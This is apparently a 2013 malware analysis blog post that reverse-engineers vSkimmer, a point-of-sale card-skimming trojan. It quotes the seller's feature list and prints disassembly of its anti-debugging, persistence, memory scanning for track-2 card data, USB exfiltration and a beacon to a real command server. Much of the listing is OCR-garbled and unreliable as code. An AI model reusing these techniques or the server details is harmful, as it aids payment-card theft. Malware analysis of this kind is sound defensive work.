



vSkimmer, Another POS malware

 xylibox.com/2013/01/vskimmer.html



When i've view this post, content was already removed and member Banned.



vSkimmer - Virtual Skimmer

Functions:

- Track 2 grabber
- HTTP Loader (Download & Execute)
- Update bot itself

Working Modes:

- Online: If internet is reachable it will try to bypass firewalls and communicate to a the control panel.
- Offline: If internet is not reachable it wait for a specific pendrive/flashdrive plugged in and copy logs to it.

Server coded in PHP (can be modified on request to send logs to remote server, via smtp, etc..)

Client coded in C++ no dependencies, 66kb, cryptable. (can be customized)



The malware check the presence of debugger:

```

00401603 | 55 | PUSH EBP
00401604 | 804C24 B8FCF1 | LEA EBP,DWORD PTR SS:[ESP+348]
00401605 | 81EC C803000 | SUB ESP,3C8
00401606 | 91 70464200 | MOV ERX,DWORD PTR DS:[424670]
00401607 | 33C5 | XOR ERX,EBP
00401608 | 8955 4403000 | MOV DWORD PTR SS:[EBP+344],ERX
00401609 | 53 | PUSH EBX
0040160A | 56 | PUSH ESI
0040160B | 57 | PUSH EDI
0040160C | FF15 60D0410 | CALL DWORD PTR DS:[41D060]
0040160D | 8B30 C8D1410 | MOV EDI,DWORD PTR DS:[41D1C8]
0040160E | 8B10 5CD0410 | MOV EBX,DWORD PTR DS:[41D05C]
0040160F | BE 0C034100 | MOV ESI,41030C
00401610 | 8500 | TEST ERX,ERX
00401611 | 74 0C | JE SHORT 00401603
00401612 | 6A 00 | PUSH 0
00401613 | 56 | PUSH ESI
00401614 | 56 | PUSH ESI
00401615 | 6A 00 | PUSH 0
00401616 | FF07 | CALL EDI
00401617 | 6A 00 | PUSH 0
00401618 | FF03 | CALL EBX
00401619 | 8955 00 00 | MOV DWORD PTR SS:[EBP+00],0
0040161A | 8045 00 | LEA ERX,DWORD PTR SS:[EBP+00]
0040161B | 59 | PUSH ERX
0040161C | FF15 38D0410 | CALL DWORD PTR DS:[41D038]
0040161D | 53 | PUSH EBX
0040161E | FF15 58D0410 | CALL DWORD PTR DS:[41D058]
0040161F | 8370 00 01 | CMP DWORD PTR SS:[EBP+00],1
00401620 | 59 | PUSH EBX
  
```

```

[IsDebuggerPresent
user32.MessageBoxA
kernel32.FatalExit
RSCII "Undefined Error"

svchost.00401608
Style = MB_OK|MB_APPLMODAL
Title => "Undefined Error"
Text => "Undefined Error"
hOwner = NULL
MessageBox
ExitCode = 0
FatalExit

GetCurrentProcess
kernel32.CheckRemoteDebuggerPresent
svchost.00401612
  
```

Get PC details (OS,Computer name, GUID for identify you in the POS botnet, etc..)

```

004013F3 55 PUSH ESP
004013F4 8BEC MOV EBP,ESP
004013F6 56 PUSH ESI
004013F7 0075 00 MOV ESI,DWORD PTR SS:[EBP+0]
004013F8 56 PUSH ESI
004013FB E3 21C0FFF CALL 00401121 <- Get_NLH+SOFTWARE/Microsoft/Cryptography/HashIneGul
00401400 56 PUSH ESI
00401401 E3 F5C0FFF CALL 004010E9 <- GetLocalInfo
00401406 56 PUSH ESI
00401407 E3 4E0FFF CALL 00401170 <- GetComputerNameA
0040140C 56 PUSH ESI
0040140D E3 90C0FFF CALL 00401166 <- GetUserName
00401412 56 PUSH ESI
00401413 E3 0A0FFF CALL 00401102 <- GetVersionEx
00401418 56 PUSH ESI
00401419 E3 C05FFF CALL 004010C0 <- subhost,004010C0
0040141E 83C4 10 ADD ESP,10
00401421 5E POP ESI
00401422 5D POP EBP
00401423 C3 RETN

```

Check if the file is executed from %APPDATA% if not add registry persistence, firewall rule, make a copy and execute the copy:

```

004015B5 FF15 0C01410 CALL DWORD PTR DS:[410100] shell32.SHSetFolderPaths
004015B6 53 PUSH EBX
004015B8 0085 ECF0FFF LEA EAX,DWORD PTR SS:[EBP+414]
004015C2 50 PUSH EAX
004015C3 68 8034100 PUSH 41D390 ASCII "%s\%s"
004015C8 0085 F8FEFFF LEA EAX,DWORD PTR SS:[EBP-100]
004015CE 56 PUSH ESI
004015CF 50 PUSH EAX
004015D0 E3 D000000 CALL 004092E0 subhost,004092E0
004015D5 0085 F8FEFFF LEA EAX,DWORD PTR SS:[EBP-100]
004015DB 50 PUSH EAX
004015DC 0085 F4DF0FFF LEA EAX,DWORD PTR SS:[EBP-20C]
004015E2 50 PUSH EAX
004015E3 E3 7000000 CALL 00409F60 subhost,00409F60
004015E9 83C4 1C ADD ESP,1C
004015EB 5E POP ESI
004015ED 5D POP EBP
004015EE 5E POP ESI
004015F1 57 PUSH ESI
004015F4 0085 F8FEFFF LEA EAX,DWORD PTR SS:[EBP-100]
004015FA 50 PUSH EAX
004015FB 0085 F4DF0FFF LEA EAX,DWORD PTR SS:[EBP-20C]
004015F9 50 PUSH EAX
00401602 FF15 44D0410 CALL DWORD PTR DS:[41D040]
00401608 FF75 14 PUSH DWORD PTR SS:[EBP+14]
00401609 0085 F8FEFFF LEA EAX,DWORD PTR SS:[EBP-100]
00401611 FF75 10 PUSH DWORD PTR SS:[EBP+10]
00401614 FF85 E8FEFFF PUSH DWORD PTR SS:[EBP-410]
00401619 50 PUSH EAX
0040161B E3 04FEFFF CALL 00401424 subhost,00401424
00401620 83C4 10 ADD ESP,10
00401623 397D 10 CMP DWORD PTR SS:[EBP+10],E01
00401626 74 14 JZ SHORT 00401630 subhost,00401630
00401629 FF85 E8FEFFF PUSH DWORD PTR SS:[EBP-410]
0040162E 0085 F8FEFFF LEA EAX,DWORD PTR SS:[EBP-100]
00401634 50 PUSH EAX
00401635 E3 49FEFFF CALL 00401400 subhost,00401400
00401639 59 POP EAX
0040163B 59 POP EAX
0040163C 56 PUSH ESI
0040163D 0085 F0C0FFF LEA EAX,DWORD PTR SS:[EBP-310]
00401643 50 PUSH EAX
00401644 0085 F4DF0FFF LEA EAX,DWORD PTR SS:[EBP-20C]
0040164A 50 PUSH EAX
0040164B FF15 40D0410 CALL DWORD PTR DS:[41D040]
00401651 57 PUSH ESI
00401652 57 PUSH ESI
00401653 0085 F0C0FFF LEA EAX,DWORD PTR SS:[EBP-310]
00401659 50 PUSH EAX
0040165A 0085 F8FEFFF LEA EAX,DWORD PTR SS:[EBP-100]
00401660 50 PUSH EAX
00401661 68 9034100 PUSH 41D390
00401666 57 PUSH ESI
00401667 FF15 C0D0410 CALL DWORD PTR DS:[41D040]
0040166D 57 PUSH ESI
0040166E FF15 2CD0410 CALL DWORD PTR DS:[41D040]
00401674 > 604D FC MOV EAX,DWORD PTR SS:[EBP+6]

```

Detail of the registry persistence:

```

00401424 8BEC MOV EBP,ESP
00401427 51 PUSH ECX
00401428 56 PUSH ESI
00401429 30F6 XOR ESI,ESI
0040142D 56 PUSH ESI
0040142E 3050 XOR EAX,EAX
00401432 3975 10 CMP DWORD PTR SS:[EBP+10],ESI
00401431 0040 FC LEA EAX,DWORD PTR SS:[EBP+4]
00401434 51 PUSH ECX
00401435 56 PUSH ESI
00401436 50 3F000F00 PUSH 00000F00
00401438 56 PUSH ESI
0040143C 0F95C0 SETNE AL
0040143F 56 PUSH ESI
00401440 56 PUSH ESI
00401441 68 0C04100 PUSH 410C00
00401446 3975 FC CMP DWORD PTR SS:[EBP+4],ESI
00401449 3C 01000000 JZ EAX,00000001
0040144E 50 PUSH EAX
0040144F FF15 04D0410 CALL DWORD PTR DS:[41D040]
00401455 3500 TEST EAX,EAX
00401457 75 27 JNZ SHORT 00401460 subhost,00401460
00401459 FF75 00 PUSH DWORD PTR SS:[EBP+0]
0040145C E3 DF00000 CALL 00409000 subhost,00409000
00401461 59 POP EAX
00401462 50 PUSH EAX
00401463 FF75 00 PUSH DWORD PTR SS:[EBP+0]
00401466 6A 01 PUSH 1
00401468 56 PUSH ESI
00401469 40 C0D0410 PUSH 410C00
0040146E FF75 FC PUSH DWORD PTR SS:[EBP+4]
00401471 FF15 00D0410 CALL DWORD PTR DS:[41D040]
00401477 FF75 FC PUSH DWORD PTR SS:[EBP+4]
00401479 FF15 2CD0410 CALL DWORD PTR DS:[41D040]
00401480 > 5E POP ESI
00401481 C9 LEA ECX,ESI
00401482 C3 RETN

```

Firewall rule to allow the malware:

And when finally a process is found:

```

004070C0 . 56          PUSH ESI
004070C1 . 6A 00       PUSH 0
004070C3 . 69 FFFF1F00 PUSH 1FFFFFFF
004070C6 . FF15 70D041D CALL DWORD PTR DS:[41D070]
004070CE . 50          PUSH EBX
004070CF . 69 80F0FFFF CALL 80F0FFFF
ProcessId
Inheritable = FALSE
Access = TERMINATE|CREATE_THREAD|UM
OpenProcess
ProcessName

```

Read the process and search for pattern:

```

00407528 . 51          PUSH EBX
0040752F . FFEB 00FFFF PUSH DWORD PTR SS:[ESP-400]
00407530 . 50          PUSH EBX
00407536 . 56          PUSH ESI
00407537 . 57          PUSH EDI
00407538 . FF15 50D041D CALL DWORD PTR DS:[41D060]
0040753C . 52          PUSH EDI
0040753F . FFEB 90FFFF PUSH DWORD PTR SS:[ESP-470]
00407540 . 0000 C0FFFF LEA ECX, DWORD PTR SS:[EEP-234]
00407548 . 55 07FFFFFF CALL 00407097
00407550 . 5A 91       PUSH 1
00407552 . 66 F0074100 PUSH 4107F0
00407557 . 0000 54FFFF LEA ECX, DWORD PTR SS:[EEP-49C]
0040755D . 52 C0FFFFFF CALL 00407430
00407562 . 0000 20FFFF LEA ECX, DWORD PTR SS:[EEP-400]
00407568 . 53 4E1FFFFF CALL 00405600
0040756D . 55          PUSH ESI
0040756E . 0000 54FFFF LEA ECX, DWORD PTR SS:[EEP-49C]
00407574 . 50          PUSH EBX
0040757D . 0000 20FFFF LEA ECX, DWORD PTR SS:[EEP-400]
0040757E . 50          PUSH EBX
0040757C . 0000 C0FFFF LEA ECX, DWORD PTR SS:[EEP-234]
00407580 . 50          PUSH EBX
00407583 . C645 FC 02 MOV BYTE PTR SS:[EEP-41,2]
00407587 . 53 F0FFFFFF CALL 00407290
0040758C . 83C4 10     ADD ESP, 10
00407592 . 60 00404300 PUSH 434000
00407598 . FF15 00D141D CALL DWORD PTR DS:[41D100]
0040759A . 50C9       TEST EBX, EBX
0040759C . 50          PUSH EBX
ProcessName

```

If nothing found:

```

00407677 . 74 53       JLE SHORT 0040760C
00407679 . 83EC 1C     SUB ESP, 1C
0040767C . 8BC4       MOV EBX, ESP
0040767E . 8995 60FFFF MOV DWORD PTR SS:[EEP-400], ESP
00407684 . 56          PUSH EBX
00407685 . FFEB 90FFFF PUSH DWORD PTR SS:[EEP-460]
00407688 . 8080 20FFFF LEA ECX, DWORD PTR SS:[EEP-400]
00407691 . EB 30FFFFFF CALL 00405202
00407696 . 8BC0       MOV ECX, EBX
00407698 . EB 4900FFFF CALL 00405E05
0040769D . 8085 9CF0FFFF LEA EAX, DWORD PTR SS:[EEP-464]
004076A3 . 50          PUSH EBX
004076A4 . EB CE100000 CALL 00409577
004076A9 . 8085 30FFFFFF MOV EAX, DWORD PTR SS:[EEP-400]
004076AF . 2B85 2CF0FFFF SUB EAX, DWORD PTR SS:[EEP-404]
004076B5 . 83C4 20     ADD ESP, 20
004076B8 . 6A 9C       PUSH 9C
004076B9 . 59          CDB
004076BB . 59          POP EBX
004076BC . F7F9       IDIV ECX
004076BE . FFEB 90FFFF INC DWORD PTR SS:[EEP-460]
004076C4 . 3985 90FFFF CMP DWORD PTR SS:[EEP-460], EBX
004076C9 . 72 40       JB SHORT 00407679
004076CC . 6A 00       PUSH 0
ProcessName

```


Get infos, Base64 and call the gate via GET request:

```

00408EE7 . 57          PUSH EDI
00408EE8 . FFEB 80F7FFF PUSH DWORD PTR SS:[EBP-800]
00408EEE . 50          PUSH EBX
00408EEF . FFEB BCF6FFF PUSH DWORD PTR SS:[EBP-944]
00408EF5 . FF15 E4D141D CALL DWORD PTR DS:[41D1E4]
00408EF8 . 53          PUSH EBX
00408EFC . 6A 83       PUSH 83
00408EF0 . 8080 14F6FFF LEA ECX, DWORD PTR SS:[EEP-9EC]
00408EF4 . EB 72FAFFFF CALL 0040897E
00408EF9 . 57          PUSH EDI
00408EF0 . 68 FF070000 PUSH 7FF
00408F0F . 8085 F0F7FFF LEA EAX, DWORD PTR SS:[EEP-810]
00408F15 . 50          PUSH EBX
00408F16 . FFEB BCF6FFF PUSH DWORD PTR SS:[EBP-944]
00408F1C . C645 FC 0A MOV BYTE PTR SS:[EEP-41,0A]
00408F20 . FF15 E8D141D CALL DWORD PTR DS:[41D1E8]
00408F26 . 38C7       CMP EBX, EDI
00408F28 . 0F8E EB03000 JLE 00409319
00408F2E . BB 90D94100 MOV EBX, 41D998
00408F33 . BE 94D94100 MOV ESI, 41D994
Flags
DataSize
Data
Socket
send
ProcessName
Flags
BufSize = 7FF (2047)
Buffer
Socket
recv
ProcessName
RSCII "C:\cmd"
DS:[0041D1E4]=719F4C27 (us2_32.send)
Address RSCII dump
00955E78 SET /api/process.php?xy=Z0guHj11NtkT0GiyZ100Y2YyLT1hwJItNMEwY2H0
00955E88 NsRjftz02f6F6dIuH54xHwULJEuH3xWUxJUE9ILUxMkYw0DU80Mrt aM5pcRy
00955E98 WVRldJ8H0## HTTP/1.1..Host: www.posternin.aluor.la..User-Agent
00955F30 : PCICompliant/3.3S

```

Answer:



• dns: 1 » ip: 31.31.196.44 - adresse: WWW.POSTERMINALWORLD.LA

Parse the answer:

```

00408F2E .  BB 98D94100  MOV EBX,41D998
00408F30 .  BE 94D94100  MOV ESI,41D994
00408F38 >  8085 F0F7FFF  LEA EAX,DWORD PTR SS:[EBP-810]
00408F3E .  9585 C4F6FFF  MOV DWORD PTR SS:[EBP-93C],EAX
00408F44 >  8685 C4F6FFF  MOV EAX,DWORD PTR SS:[EBP-93C]
00408F4A .  6FB600      MOVZX EAX,BYTE PTR DS:[EAX]
00408F4D .  3C 20       CMP AL,20
00408F4F .  7D 08       JGE SHORT 00408F59
00408F51 .  3C 0A       CMP AL,0A
00408F53 .  74 04       JE SHORT 00408F59
00408F55 .  3C 0D       CMP AL,0D
00408F57 .  75 17       JNZ SHORT 00408F70
00408F59 >  58         PUSH EAX
00408F5A .  8085 24F6FFF  LEA EAX,DWORD PTR SS:[EBP-90C]
00408F60 .  58         PUSH EAX
00408F61 .  E8 51F6FFF  CALL 004085B7
00408F66 .  FF85 C4F6FFF  INC DWORD PTR SS:[EBP-93C]
00408F6C .  59         POP ECX
00408F6D .  59         POP ECX
00408F6E .  EB D4       JMP SHORT 00408F44
00408F70 >  837D 08 01  CMP DWORD PTR SS:[EBP+8],1
00408F74 .  0F05 7B03000  JNC 004092FC
00408F7A .  8085 38F7FFF  LEA EAX,DWORD PTR SS:[EBP-8C8]
00408F80 .  58         PUSH EAX
00408F81 .  808D 14F6FFF  LEA ECX,DWORD PTR SS:[EBP-9EC]
00408F87 .  E8 0CFEFFF  CALL 00408D98
00408F8C .  58         PUSH EBX
00408F8D .  C645 FC 0B  MOV BYTE PTR SS:[EBP-41],0B
00408F91 .  E8 8A00000  CALL 00405020
00408F96 .  59         POP ECX
00408F97 .  58         PUSH EAX
00408F98 .  57         PUSH EDI
00408F99 .  53         PUSH EDX
00408F9A .  808D 38F7FFF  LEA ECX,DWORD PTR SS:[EBP-8C8]
00408FA0 .  E8 5AEFFFF  CALL 00407EFF
00408FA5 .  68 8CD94100  PUSH 41D98C
  
```

Answer is reduced to first 3 letters and compared with 'dlx' (Download & Execute) and 'upd' (Update) if one of these are found that mean the bad guys send us an order.

For example dlx:


```

00408011 . 7E 0040100 CALL 00418100 C:\FP...URLDownloadToFile
00408016 . 808D E4FEFF CFP DWORD PTR SS:[EBP-11C],10
0040801D . 8085 D0FEFF MOV EAX, DWORD PTR SS:[EBP-130]
00408023 ~ 73 06 JNB SHORT 0040802B svchost..0040802B
00408025 . 8D85 D0FEFF LEA EAX, DWORD PTR SS:[EBP-130]
0040802B > 53 PUSH EBX
0040802C . 53 PUSH EBX IsShow
0040802D . 53 PUSH EBX DefLic
0040802E . 50 PUSH EAX Parameters
0040802F . 68 96D94100 PUSH 41D939 Operation = "open"
00408034 . 53 PUSH EBX NMid
00408035 . FF15 00D14100 CALL DWORD PTR DS:[41D100] ShellExecuteA
0040803B . 68 E8030000 PUSH 3E3 Timeout = 1000, ns
00408040 . 85C0 TEST EAX, EAX
00408042 ~ 74 0E JNB SHORT 00408052 svchost..00408052
00408044 . FF15 50D04100 CALL DWORD PTR DS:[41D050] Sleep
0040804A . 57 PUSH EDI
0040804B . 68 68D94100 PUSH 41D958 ASCII "%k"
00408050 ~ EB 0C JNB SHORT 0040805E svchost..0040805E
00408052 > FF15 50D04100 CALL DWORD PTR DS:[41D050] Sleep
00408058 . 57 PUSH EDI
00408059 . 68 64D94100 PUSH 41D954 ASCII "%k"
0040805E > 8D85 30FCFF LEA EAX, DWORD PTR SS:[EBP-3D8]
00408064 . 50 PUSH EAX
00408065 . FF75 00 PUSH DWORD PTR SS:[EBP+0]
00408068 . EB D7FFFF CALL 00408044 svchost..00408044
0040806D . 83C4 10 ADD ESP, 10
00408070 . 53 PUSH EBX
00408071 . 3975 00 CMP DWORD PTR SS:[EBP+8],ESI
00408074 ~ 75 06 JNC SHORT 0040807C svchost..0040807C
00408076 . FF15 3CD04100 CALL DWORD PTR DS:[41D05C] ExitProcess

```

Order is executed and a response is send to the server:

```

00408EE7 > 57 PUSH EDI
00408EE8 . FF85 80F7FF PUSH DWORD PTR SS:[EBP-880]
00408EEE . 50 PUSH EAX
00408EEF . FF85 BCF6FF PUSH DWORD PTR SS:[EBP-944]
00408EF5 ~ FF15 E4D14100 CALL DWORD PTR DS:[41D1E4] send
00408EFB . 53 PUSH EBX
00408EFC . 6A 03 PUSH 3
00408EFE . 8D8D 14F6FF LEA ECX, DWORD PTR SS:[EBP-9EC]
00408F04 . E8 72FAFFFF CALL 0040897B svchost..0040897B
00408F09 . 57 PUSH EDI
00408F0A . 68 FF870000 PUSH 7FF
00408F0F . 8D85 F0F7FF LEA EAX, DWORD PTR SS:[EBP-810]
00408F15 . 50 PUSH EAX
00408F16 . FF85 BCF6FF PUSH DWORD PTR SS:[EBP-944]
00408F1C . C645 FC 0A MOV BYTE PTR SS:[EBP-4],0A
00408F20 . FF15 E0D14100 CALL DWORD PTR DS:[41D1E8] recv

```

DSI:0041D1E4]=719F4C27 (ws2_32.send)
 Address ASCII dump
 00954140 GET /api/process.php?x=20gxHj118Tx10G1vZ100V2yLTInVJItHMEwV2H8
 00954180 NetHttp2xvzcodbnail10k HTTP/1.1..Host: www.postterminalworld.ta

The part i love with pos malware:



Or just a simple ";1234567891234567=12345678912345678900?" in a txt but it's more gangsta to swipe a card.

So the algo detect the pattern, the track2 is encoded to base64

```

00401043 > 3300 XOR EDC,EDX
00401045 > 23FF XOR EDI,EDI
00401047 > 8BC07 LEA EAX,DWORD PTR DS:[EDI+EDX]
00401049 > 8A0 F4 CHB EAX,DWORD PTR SS:[EBP-C]
0040104B > 73 1B JNB SHORT 0040104D
0040104F > 8B55 06 MOV EAX,DWORD PTR SS:[EBP+6]
00401052 > 80C07 LEA EAX,DWORD PTR DS:[EDI+EDX]
00401055 > 0F8E0C11 MOVS EAX,BYTE PTR DS:[EAX+EDX]
00401059 > 81E1 FF0000R RND EAX,0FF
0040105F > C1E3 00 SHL EAX,0
00401062 > 80D9 OR EAX,EAX
00401064 > 47 INC EDI
00401065 > 03FF 03 CHB EDI,3
00401069 > 72 DD JNB SHORT 00401047
0040106A > 6A 06 PUSH 6
0040106C > 59 POP EAX
0040106D > 3302 XOR EDX,EDX
0040106F > 8BC7 MOV EAX,EDI
00401071 > C1E0 03 SHL EAX,3
00401074 > F7F1 DIV EAX
00401076 > 51 PUSH EAX
00401077 > 58 POP EAX
00401078 > 2BC2 SUB EAX,EDX
00401079 > 3302 XOR EDX,EDX
0040107C > F7F1 DIV EAX
0040107E > 8BC0 MOV EAX,EDX
00401080 > 03E3 SHL EAX,CL
00401082 > 837D F8 04 CHB DWORD PTR SS:[EBP-8],4
00401086 > 72 6F JNB SHORT 00401087
00401088 > 4F DEC EDI
00401089 > C746 FE 2525 MOV DWORD PTR DS:[ESI-21,25252525]
00401090 > 74 27 JNB SHORT 00401089
00401092 > 4F DEC EDI
00401093 > 74 14 JNB SHORT 00401089
00401095 > 4F DEC EDI
00401096 > 75 3E JNB SHORT 00401089
00401098 > 8BC3 MOV EAX,EDX
0040109A > 33E0 3F XOR EAX,3F
0040109C > 8090 E80410 MOV AL,BYTE PTR DS:[EAX+410E80]
0040109E > 8A46 01 MOV BYTE PTR DS:[ESI+1],AL
004010A0 > C1E0 06 SHR EAX,6

```

And sent to the panel:

```

00408EE7 > 57 PUSH EDI
00408EE8 > FF85 82F7FFF PUSH DWORD PTR SS:[EBP-880]
00408EEC > 50 PUSH EAX
00408EEF > FF85 BCF6FFF PUSH DWORD PTR SS:[EBP-944]
00408EF5 > FF15 E401410 CALL DWORD PTR DS:[4101E4]
00408EF8 > 53 PUSH EBX

```

Now for the offline mode, get drive:

```


0040798B > 55 PUSH EBP
0040798C > 88EC MOV EBP,ESP
0040798E > 81EC 3005000 SUB ESP,530
00407994 > A1 73464200 MOV EAX,DWORD PTR DS:[424670]
00407999 > 33C5 XOR EAX,EBP
0040799B > 8945 FC MOV DWORD PTR SS:[EBP-4],EAX
0040799E > 53 PUSH EBX
0040799F > 8090 E8DFDF LEA EBX,DWORD PTR SS:[EBP-220]
004079A5 > 8BC3 MOV EAX,EBX
004079A7 > 50 PUSH EAX
004079A8 > 68 04010000 PUSH 104
004079AD > FF15 88D0410 CALL DWORD PTR DS:[41D088]
004079B3 > 8080 E8DFDF CHB BYTE PTR SS:[EBP-220],0
004079B5 > 0F04 0901000 JNB SHORT 004079B7
004079B7 > 56 PUSH ESI
004079B9 > 57 PUSH EDI
004079BB > 53 PUSH EBX
004079BD > FF15 84D0410 CALL DWORD PTR DS:[41D084]
004079C3 > 40 DEC EAX
004079C5 > 48 DEC EAX
004079C7 > 0F95 E200000 JNB 00407E13
004079C9 > 53 PUSH EBX
004079CA > 0045 F4 LEA EAX,DWORD PTR SS:[EBP-C]
004079CC > 68 F0D4100 PUSH 41D3F0
004079CE > 50 PUSH EAX
004079CF > E8 92FFFFFF CALL 004079D2
004079D1 > 83C4 8C ADD ESP,8C
004079D3 > 33C9 XOR EAX,EAX
004079D5 > 50 PUSH EAX
004079D7 > 50 PUSH EAX
004079D9 > 8090 D8FAFFF LEA EAX,DWORD PTR SS:[EBP-530]
004079DB > 51 PUSH EAX
004079DD > 51 PUSH EAX
004079DF > 50 PUSH EAX
004079E0 > 68 04010000 PUSH 104
004079E2 > 8095 DCF0FFF LEA EAX,DWORD PTR SS:[EBP-324]
004079E4 > 50 PUSH EAX
004079E6 > 8045 F4 LEA EAX,DWORD PTR SS:[EBP-C]
004079E8 > 50 PUSH EAX
004079EA > FF15 88D0410 CALL DWORD PTR DS:[41D088]
004079EC > BE E404100 MOV ESI,41D0E4
004079EE > 807D E8 LEA EDI,DWORD PTR SS:[EBP-16]

```

The flash drive must be named "KARTOXA007" (dumps in russian)

00409F68	7C2 000000	TEST EDI,3		
00409F6E	75 3C	JNZ SHORT 00409F70	suchost_00409FAC	
00409F70	80C1	MOV EAX,DWORD PTR DS:[EDI]		Registers (FPU)
00409F72	3001	CMR AL,BYTE PTR DS:[EDI]		EAX 00000000 RCX1 "NART0000"
00409F74	75 2E	JNC SHORT 00409F74	suchost_00409F74	EDI 0012F900 RCX1 "NART0000"
00409F76	00C0	OR AL,AL		EIP 0012F6E4
00409F78	74 30	JC SHORT 00409F70	suchost_00409F70	ESP 0012F6C0
00409F7A	3061 01	CMR AH,BYTE PTR DS:[EDI+1]		ESI 004100E0 suchost_004100E0
00409F7C	75 2E	JNZ SHORT 00409F74	suchost_00409F74	EDI 0012F6E0 RCX1 "15r"
00409F7E	00E4	OR AH,AH		EIP 00409F70 suchost_00409F70
00409F80	74 10	JC SHORT 00409F70	suchost_00409F70	C 0 00 0003 S2b(0 0FFFFFFF)
00409F82	C1D3 10	SHR EDI,10		P 1 C0 001B S2b(0 0FFFFFFF)
00409F84	3061 02	CMR AH,BYTE PTR DS:[EDI+2]		R 0 00 0003 S2b(0 0FFFFFFF)
00409F86	75 19	JNZ SHORT 00409F74	suchost_00409F74	C 0 00 0003 S2b(0 0FFFFFFF)
00409F88	00C0	OR AL,AL		E 0 F0 0050 S2b(0 77F00000FFF)
00409F8A	74 11	JC SHORT 00409F70	suchost_00409F70	T 0 00 0000 HALL
00409F8C	3061 03	CMR AH,BYTE PTR DS:[EDI+3]		D 0 0
00409F8E	75 10	JNZ SHORT 00409F70	suchost_00409F70	0 0
00409F90	03C1 04	ADD EDI,4		EPL 00000206 (H0,H0,HE,R,RS,PE,C
00409F92	00E4	OR AH,AH		ST0 empty HUSER0 401C 7C024829
00409F94	75 02	JNC SHORT 00409F70	suchost_00409F70	ST1 empty HUSER0 005C 00000000
00409F96	00FF	MOV EDI,EDI		ST2 empty HUSER0 01F0 00000000
00409F98	43C0	MOV EAX,EDI		ST3 empty HUSER0 0050 00000000
00409FA0	CS			

Lecteurs de disques dur




Périphériques utilisant des supports amovibles



Create dmpz.log:

00415F62	8B3D 90004100	MOV EDI,DWORD PTR DS:[410090]	kernel32.CreateFileA
00415F68	6A 00	PUSH 0	hTemplateFile = NULL
00415F6A	FF75 F0	PUSH DWORD PTR SS:[EBP-10]	Attributes
00415F6D	C700 01000000	MOV DWORD PTR DS:[EAX],1	Mode
00415F73	FF75 E8	PUSH DWORD PTR SS:[EBP-18]	pSecurity
00415F76	0D45 D8	LEA EAX,DWORD PTR SS:[EBP-30]	ShareMode
00415F79	50	PUSH EAX	Access
00415F7A	FF75 EC	PUSH DWORD PTR SS:[EBP-14]	FileName
00415F7D	FF75 F4	PUSH DWORD PTR SS:[EBP-C]	CreateFileA
00415F80	FF75 6C	PUSH DWORD PTR SS:[EBP+4]	
00415F83	FFD7	CALL EDI	


Now let's have a look on the panel:




